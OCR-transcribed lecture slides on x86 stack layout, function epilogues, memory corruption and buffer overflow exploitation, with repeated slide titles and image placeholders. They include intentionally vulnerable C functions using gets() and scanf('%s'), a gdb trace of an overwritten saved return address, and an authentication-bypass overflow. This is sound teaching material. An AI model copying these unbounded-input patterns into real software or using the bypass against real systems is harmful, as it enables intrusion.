
`leave`	**current base** is the **new top** of the stack	`mov %ebp, %esp`
`ret`	restore the **saved EBP** to registry	`pop %ebp`
	pop the saved EIP and jump there	`ret`

The Stack




0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
~~420~~
0xBFFDF000
Function epilogue
mov %ebp, %esp
pop %ebp
ret
<- EBP: base pointer address ESP
<- ESP

The Stack


0xC0000000
<- EBP
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
~~Saved $EBP~~
<- ESP
0xBFFDF000
(base pointer address restored)
Function epilogue
mov %ebp, %esp
pop %ebp
ret

The Stack


0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
<- ESP
~~<- ESP~~
0xBFFDF000
Function epilogue
mov %ebp, %esp
pop %ebp
ret

Buffer Overflow

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);        //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}

$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

What Happened?

```
(gdb) x/wx $ebp+4
0xbffff648: 0x56555453

(gdb) x/s $ebp+4 #decode as
ascii
0xbffff648:  "STUV"
```

	. . .	
	ArgN	
	. . .	
	Arg2	
	Arg1	
S T U V	Saved $EIP	EBP+0x4
O P Q R	Saved $EBP	
I L M N	int c	
E F G H	buf[4-7]	
A B C D	buf[0-3]	

`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash

WHAT'S MEMORY CORRUPTION?

- Modifying a process' memory in a way the programmer (or compiler) didn't intend.
- If we control the memory, we control the process.

MEMORY CORRUPTION ATTACKS


- Two main subclasses:
  - Non-Control-Data Attacks manipulate the application’s state and data
  - Control-Flow Attacks manipulate the execution flow

EXPLOITATION

- Finding a vulnerability is just the first step.
- Uncontrolled memory corruption typically results in a crash (e.g., SIGSEGV).
- We need to channel the vulnerability into whatever we want to do: this process is called exploitation.

WHAT'S MEMORY?

- Memory is a flat sequence of bytes.
- Each byte is identified by an address.
- Via memory protection, areas of memory can be marked as readable, writable, executable.
- Types do not exist in memory. They are just abstractions that define how a certain range of bytes is interpreted.



Buffer Overflow Attacks

- Some languages (such as C/C++) do not check array bounds.
- If the programmer doesn’t perform those checks, he might write data beyond the buffer’s boundaries.


Buffer Overflow Attacks

This program copies the user’s input to a fixed size 32-byte buffer.

```
                     ...
        00 00 00 00 63 00 00 00
        ca fe ba be 00 13 37 00
        00 00 00 aa 00 bb 42 42
Buffer→ 00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00
        79 6f 75 74 75 2e 62 65
        2f 67 36 74 75 65 70 6d
        55 6d 4a 67 00 00 00 00
                     ...
```


Buffer Overflow Attacks

This program copies the user's input to a fixed size 32-byte buffer.




Buffer Overflow Attacks

This program copies the user’s input to a fixed size 32-byte buffer.



Buffer Overflow Attacks

This program copies the user's input to a fixed size 32-byte buffer.



AUTH OVERFLOW

Inspired from Jon Erickson's "*Hacking: The Art of Exploitation*"

```
int check_authentication() {
   int auth_flag = 0;
   char password_buffer[16];
   printf("Enter password");
   scanf("%s", password_buffer);
   /* password_buffer ok? => auth_flag = 1 */
   return auth_flag;
}
```

AUTH OVERFLOW

Inspired from Jon Erickson's "*Hacking: The Art of Exploitation*"

```
int check_authentication() {
   int auth_flag = 0;
   char password_buffer[16];
   printf("Enter password");
   scanf("%s", password_buffer);
   /* password_buffer ok? => auth_flag = 1 */
   return auth_flag;
}
```


AUTH OVERFLOW

Buffer


+0x00	??	??	??	??
	??	??	??	??
	??	??	??	??
	??	??	??	??
+0x10	??	??	??	??
	??	??	??	??
	??	??	??	??
+0x1c	00	00	00	00

Flag = 0

AUTH OVERFLOW



AUTH OVERFLOW



check_authentication will now return 65

AUTH OVERFLOW

```
if (check_authentication())
   /* access granted */
```

In C, anything `!= 0` is `true`.

The check will pass and grant us access. Profit!

AUTH OVERFLOW

